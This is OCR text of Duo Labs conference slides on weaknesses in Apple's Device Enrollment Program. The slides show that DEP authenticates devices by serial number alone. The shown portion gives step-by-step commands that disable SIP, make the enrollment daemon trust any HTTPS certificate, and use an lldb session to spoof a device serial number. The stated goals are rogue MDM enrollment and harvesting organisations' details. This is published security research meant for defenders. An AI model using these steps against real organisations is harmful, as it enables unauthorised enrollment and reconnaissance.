MDM Me Maybe

Apple Device Enrollment Program Security

DUO LABS

Olabode Anise
Data Scientist
@JustSayO

James Barclay
Senior R&D Engineer
@futureimperfect

Pepijn Bruienne
Former R&D Engineer
@bruienne

Todd Manning
Former Principal Security Researcher
@tmanning

DUO LABS

Agenda

- MDM and DEP Overview
- DEP Authentication
- Research Methodology
- Exploit
- Apple Serial Numbers
- Impact
- Mitigation
- Conclusion

DUO LABS

MDM Overview – What Is MDM?

- Mobile Device Management (MDM) is a technology used to centralize management of end-user computing devices.
- On Apple Platforms, MDM specifically refers to clients (Apple devices) and servers that implement support for the MDM Protocol.
- The MDM Protocol uses APNs to “wake” devices.
    - The device then communicates with the MDM server to receive “commands,” then performs the commands and returns their results.

DEP Overview – What Is DEP?

- The Device Enrollment Program (DEP) is a service provided by Apple to streamline MDM enrollment.
- It does this by allowing iOS, macOS, and tvOS devices purchased from Apple or an Authorized Reseller to automatically enroll into an organization's MDM server during initial setup.
- DEP also allows administrators to configure which setup screens a user sees at first boot, (e.g., Apple ID, Diagnostics, Siri).

DEP Overview – DEP APIs

- There are three distinct APIs in DEP.
  - **Cloud Service API**: Used by MDM servers to associate DEP profiles with specific devices.
  - **Reseller API**: Used by resellers to enroll devices, check enrollment status, and check transaction status.
  - **Private DEP API**: Used by devices to request their DEP profile.

DEP Overview – DEP APIs


- There are three distinct APIs in DEP.
  - ~~**Cloud Service API**: Used by MDM servers to associate DEP profiles with specific devices.~~
  - ~~**Reseller API**: Used by resellers to enroll devices, check enrollment status, and check transaction status.~~
  - **Private DEP API**: Used by devices to request their DEP profile.

DEP Overview – Enrollment


1. A device record is created through the DEP API for resellers.
2. The organization assigns the device to their MDM server in Apple Business Manager or Apple School Manager.
3. The MDM server retrieves the device record through the DEP cloud service API, then creates a DEP profile.
4. The device authenticates to the DEP API, then retrieves its *Activation Record*.

DEP Overview – Enrollment

5. The device authenticates to the MDM server to retrieve a Configuration Profile.
    a. The profile includes an MDM Enrollment Payload, Certificate Payload, and SCEP Payload.
6. The device requests and receives its client certificate through SCEP.
7. The device authenticates to the MDM server, then MDM commands can be sent to the device via APNs.


1
Create Device Record
2
Assign Device Record
3
Sync Device Record
4
DEP Check-In
5
Activation Profile Retrieval
6
Activation Profile Installation
7
MDM Commands Issued

DUO LABS


1
Create Device Record
2
Assign Device Record
3
Sync Device Record
4
DEP Check-In
5
Activation Profile Retrieval
6
Activation Profile Installation
7
MDM Commands Issued

DUO LABS

DEP Overview – DEP and MDM Binaries

`mdmclient`	Used by the OS to communicate with an MDM server.
`profiles`	A utility that can be used to install, remove, and view Configuration Profiles on macOS.
`cloudconfigurationd`	The Device Enrollment client daemon, responsible for communicating with the DEP API and retrieving Device Enrollment profiles.

```
Activation record: {
    AllowPairing = 1;
    AnchorCertificates =     (
    );
    AwaitDeviceConfigured = 0;
    ConfigurationURL = "https://example.com/enroll";
    IsMDMUnremovable = 1;
    IsMandatory = 1;
    IsSupervised = 1;
    OrganizationAddress = "123 Main Street, Anywhere, , 12345 (USA)";
    OrganizationAddressLine1 = "123 Main Street";
    OrganizationAddressLine2 = NULL;
    OrganizationCity = Anywhere;
    OrganizationCountry = USA;
    OrganizationDepartment = "IT";
    OrganizationEmail = "dep@example.com";
    OrganizationMagic = 105CD5B18CE24784A3A0344D6V63CD91;
    OrganizationName = "Example, Inc.";
    OrganizationPhone = "+15555555555";
    OrganizationSupportPhone = "+15555555555";
    OrganizationZipCode = "12345";
    SkipSetup =     (
        TapToSetup,
        Payment,
        Zoom,
        Biometric,
        <snip>
    );
    SupervisorHostCertificates =     (
    );
}
```

DUO LABS


```
Activation record: {
    AllowPairing = 1;
    AnchorCertificates =     (
    );
    ConfigurationURL = "https://example.com/enroll";
    IsMandatory = 1;
    IsSupervised = 1;
    OrganizationAddress = "123 Main Street, Anywhere, , 12345 (USA)";
    OrganizationAddressLine1 = "123 Main Street";
    OrganizationAddressLine2 = NULL;
    OrganizationCity = Anywhere;
    OrganizationCountry = USA;
    OrganizationDepartment = "IT";
    OrganizationEmail = "dep@example.com";
    OrganizationMagic = 105CD5B18CE24784A3A0344D6V63CD91;
    OrganizationName = "Example, Inc.";
    OrganizationPhone = "+15555555555";
    OrganizationSupportPhone = "+15555555555";
    OrganizationZipCode = "12345";
    SkipSetup =     (
        TapToSetup,
        Payment,
        Zoom,
        Biometric,
        <snip>
    );
    SupervisorHostCertificates =     (
    );
}
```

DUO LABS

DEP Overview – Activation Records

- In the DEP check-in process, the device retrieves its *Activation Record* from *iprofiles.apple.com/macProfile*, which is implemented by these functions.
  - **`CPFetchActivationRecord`**: Delegates control to `cloudconfigurationd` through XPC.
  - **`CPGetActivationRecord`**: Retrieves the *Activation Record* from cache, if available.
    - These functions are defined in the private Configuration Profiles framework.

DEP Authentication



DEP Authentication on macOS

- The request payload to *iprofiles.apple.com/macProfile* is a JSON dictionary containing two key-value pairs: `sn` and `action`.

```
{
   "action": "RequestProfileConfiguration",
   "sn": "<serial_number>"
}
```

- The payload is encrypted using a scheme referred to as *Absinthe*.
- The serial number in this payload determines which *Activation Record* is retrieved.

DUO LABS

DEP Authentication on macOS

- The request payload to *iprofiles.apple.com/macProfile* is a JSON dictionary containing two key-value pairs: `sn` and `action`.

```
{
   "action": "RequestProfileConfiguration",
   "sn": "<serial_number>"
}
```


- The payload is encrypted using a scheme referred to as *Absinthe*.
- The **serial number** in this payload **determines which *Activation Record* is retrieved**.

DUO LABS

DEP Authentication on macOS

- DEP effectively only uses the system serial number to authenticate devices prior to enrollment.
- An attacker armed with only a valid, DEP-registered serial number can potentially enroll a rogue device into an organization's MDM server, or glean information from registered or enrolled devices.
- This can be verified by configuring a Virtual Machine to use a DEP-registered serial number.
  - With VMware Fusion, this can be done by modifying the `.vmx` file of the Virtual Machine.

Research Methodology



DUO LABS

Research Methodology: Goals

1. Be able to insert any arbitrary serial number during the request for an *Activation Record* as part of a DEP check-in.
2. Demonstrate how to brute force Apple Serial Numbers, which could be checked against the DEP API for their *Activation Record*.
3. Demonstrate how anyone can determine which organizations are using DEP, and glean information about them including physical addresses, email addresses, phone numbers, and MDM URLs.
4. Demonstrate that rogue MDM enrollment is possible using these methods.


Research Methodology: First Steps

- As mentioned previously, the system serial number can be set in VMware by modifying the Virtual Machine's `.vmx` file.
  - `serialNumber = "<serial_number>"`
- With a DEP-registered serial number set in the VM, we can force a DEP check-in on the VM.
  - On macOS 10.13.3 or older, this is done with `mdmclient`.
    - `sudo /usr/libexec/mdmclient dep nag`
  - On macOS 10.13.4 and newer, this is done with `profiles`.
    - `sudo profiles renew -type enrollment`

DUO LABS

Research Methodology: First Steps

- `mdmclient` outputs the pretty-printed *Activation Record* if the device's serial number is registered in DEP.
- If MDM debug logging is enabled, `profiles` writes the *Activation Record* to `/Library/Logs/ManagedClient/ManagedClient.log`.
- If DEP enrollment hasn't completed, a notification will be displayed.



DUO LABS

Research Methodology: Approaches

- Knowing what's required to authenticate devices for DEP enrollment, we attempted to automate submitting arbitrary serial numbers to the DEP API. The approaches we considered are:
  - Reverse engineer the protocol between `cloudconfigurationd` and the DEP API, known as *Tesla*, and the encryption scheme, *Absinthe*.
  - MITM requests to *iprofiles.apple.com/macProfile*.
  - Instrument the binaries that interact with DEP API to insert our own, arbitrary serial number before the request is made.

Research Methodology: Reverse Engineering the Tesla Protocol and Absinthe Scheme

- `cloudconfigurationd` requests the *Activation Record* from *iprofiles.apple.com/macProfile*.
  - The request payload is a JSON dictionary containing two key-value pairs.

```
{
    "sn": "<serial_number>",
    "action": "RequestProfileConfiguration"
}
```


DUO LABS

Research Methodology: Reverse Engineering the Tesla Protocol and Absinthe Scheme

- The payload in this request is signed and encrypted using a scheme internally referred to as *Absinthe*.
- The encrypted payload is Base 64 encoded and used as the request body in an HTTP POST to *iprofiles.apple.com/macProfile*.
- In `cloudconfigurationd`, fetching the *Activation Record* is handled by the `MCTeslaConfigurationFetcher` class.

Research Methodology: Reverse Engineering the Tesla Protocol and Absinthe Scheme

- The general flow from `[MCTeslaConfigurationFetcher enterState:]` (meant to uniquely identify the device).
  - `rsi = @selector(verifyConfigBag);`
  - `rsi = @selector(startCertificateFetch);`
  - `rsi = @selector(initializeAbsinthe);`
  - `rsi = @selector(startSessionKeyFetch);`
  - `rsi = @selector(establishAbsintheSession);`
  - `rsi = @selector(startConfigurationFetch);`
  - `rsi = @selector(sendConfigurationInfoToRemote);`
  - `rsi = @selector(sendFailureNoticeToRemote);`



DUO LABS

Research Methodology: Reverse Engineering the Tesla Protocol and Absinthe Scheme

- Although reverse engineering the *Tesla* Protocol and *Absinthe* scheme would allow us to construct our own authenticated requests to the DEP API, we opted to explore other methods of inserting arbitrary serial numbers as part of the *Activation Record* request.

Research Methodology: MITMing DEP API Requests

- `cloudconfigurationd` can be configured to ignore server trust.
  - `sudo defaults write com.apple.ManagedClient.cloudconfigurationd MCCloudConfigAcceptAnyHTTPSCertificate -bool yes`

```
loc_100006406:
    rax = [NSUserDefaults standardUserDefaults];
    rax = [rax retain];
    r14 = [rax boolForKey:@"MCCloudConfigAcceptAnyHTTPSCertificate"];
    r15 = r15;
    [rax release];
    if (r14 != 0x1) goto loc_10000646f;
```

Research Methodology: MITMing DEP API Requests

- Since the payload in the body of the HTTP POST request to *iprofiles.apple.com/macProfile* is signed and encrypted with *Absinthe*, (`NACSign`), it isn't feasible to modify the JSON payload to include an arbitrary serial number.

Research Methodology: Instrumenting System Binaries that Interact with DEP

- Instrumenting the binaries that interact with the DEP API has the benefit of being able to leverage the existing flow, while being able to add our own functionality.
- For this to work, System Integrity Protection (SIP) must be disabled.
  - `csrutil enable --without debug`
    - We recommend doing this on a non-critical Virtual Machine.

Research Methodology: Instrumenting System Binaries that Interact with DEP

- With SIP disabled, it's possible to attach to the `cloudconfigurationd` process with `lldb`.
  - `$ sudo lldb`
  - `(lldb) process attach --waitfor --name cloudconfigurationd`

Research Methodology: Instrumenting System Binaries that Interact with DEP

- While `lldb` is waiting, we can attach to `cloudconfigurationd` with either `mdmclient` or `profiles`.
  - `sudo /usr/libexec/mdmclient dep nag`
  - `sudo profiles renew -type enrollment`

```
Process 861 stopped
* thread #1, stop reason = signal SIGSTOP
<snip>
Target 0: (cloudconfigurationd) stopped.

Executable module set to "/usr/libexec/cloudconfigurationd".
Architecture set to: x86_64h-apple-macosx.
(lldb)
```

Setting the Device Serial Number

- The system serial number is retrieved from the `IORegistry` within `cloudconfigurationd`.
  - This is - as far as we know - the serial number sent to the DEP API.

```
int sub_10000c100(int arg0, int arg1, int arg2, int arg3) {
    var_50 = arg3;
    r12 = arg2;
    r13 = arg1;
    r15 = arg0;
    rbx = IOServiceGetMatchingService(*(int32_t *)*_kIOMasterPortDefault, IOServiceMatching("IOPlatformExpertDevice"));
    r14 = 0xfffffffffffff541a;
    if (rbx != 0x0) {
            rax = sub_10000c210(rbx, @"IOPlatformSerialNumber", 0x0, &var_30, &var_34);
            r14 = rax;
            <snip>
    }
    rax = r14;
    return rax;
}
```

Setting the Device Serial Number

- We were able to modify the serial number retrieved from the `IORegistry` by setting a breakpoint for **`IOServiceGetMatchingService.`**
- We then created a new `NSString` variable containing an arbitrary serial number and modified the `r14` register to point to the memory address of the variable we created.

Setting the Device Serial Number

```
(lldb) breakpoint set -n IOServiceGetMatchingService
(lldb) process attach --waitfor --name cloudconfigurationd
(lldb) continue
(lldb) n  # (until `po $r14` displays our serial number)
(lldb) p/x @"C02XXYYZZNNMM"
(__NSCFString *) $79 = 0x00007fb6d7d05850 @"C02XXYYZZNNMM"
(lldb) register write $r14 0x00007fb6d7d05850
(lldb) po $r14
C02XXYYZZNNMM
```

DUO LABS

Setting the Device Serial Number

```
(lldb) breakpoint set -n IOServiceGetMatchingService
(lldb) process attach --waitfor --name cloudconfigurationd
(lldb) continue
(lldb) n  # (until `po $r14` displays our serial number)
(lldb) p/x @"C02XXYYZZNNMM"
(__NSCFString *) $79 = 0x00007fb6d7d05850 @"C02XXYYZZNNMM"
(lldb) register write $r14 0x00007fb6d7d05850
(lldb) po $r14
C02XXYYZZNNMM
```

DUO LABS

Setting the Device Serial Number

```
(lldb) breakpoint set -n IOServiceGetMatchingService
(lldb) process attach --waitfor --name cloudconfigurationd
(lldb) continue
(lldb) n  # (until `po $r14` displays our serial number)
(lldb) p/x @"C02XXYYZZNNMM"
(__NSCFString *) $79 = 0x00007fb6d7d05850 @"C02XXYYZZNNMM"
(lldb) register write $r14 0x00007fb6d7d05850
(lldb) po $r14
C02XXYYZZNNMM
```

DUO LABS

Setting the Device Serial Number

```
(lldb) breakpoint set -n IOServiceGetMatchingService
(lldb) process attach --waitfor --name cloudconfigurationd
(lldb) continue
(lldb) n  # (until `po $r14` displays our serial number)
(lldb) p/x @"C02XXYYZZNNMM"
(__NSCFString *) $79 = 0x00007fb6d7d05850 @"C02XXYYZZNNMM"
(lldb) register write $r14 0x00007fb6d7d05850
(lldb) po $r14
C02XXYYZZNNMM
```

DUO LABS

Setting the Device Serial Number

```
(lldb) breakpoint set -n IOServiceGetMatchingService
(lldb) process attach --waitfor --name cloudconfigurationd
(lldb) continue
(lldb) n  # (until `po $r14` displays our serial number)
(lldb) p/x @"C02XXYYZZNNMM"
(__NSCFString *) $79 = 0x00007fb6d7d05850 @"C02XXYYZZNNMM"
(lldb) register write $r14 0x00007fb6d7d05850
(lldb) po $r14
C02XXYYZZNNMM
```

DUO LABS

Setting the Device Serial Number

```
(lldb) breakpoint set -n IOServiceGetMatchingService
(lldb) process attach --waitfor --name cloudconfigurationd
(lldb) continue
(lldb) n  # (until `po $r14` displays our serial number)
(lldb) p/x @"C02XXYYZZNNMM"
(__NSCFString *) $79 = 0x00007fb6d7d05850 @"C02XXYYZZNNMM"
(lldb) register write $r14 0x00007fb6d7d05850
(lldb) po $r14
C02XXYYZZNNMM
```

DUO LABS

Setting the Device Serial Number

```
(lldb) breakpoint set -n IOServiceGetMatchingService
(lldb) process attach --waitfor --name cloudconfigurationd
(lldb) continue
(lldb) n  # (until `po $r14` displays our serial number)
(lldb) p/x @"C02XXYYZZNNMM"
(__NSCFString *) $79 = 0x00007fb6d7d05850 @"C02XXYYZZNNMM"
(lldb) register write $r14 0x00007fb6d7d05850
(lldb) po $r14
C02XXYYZZNNMM
```

DUO LABS

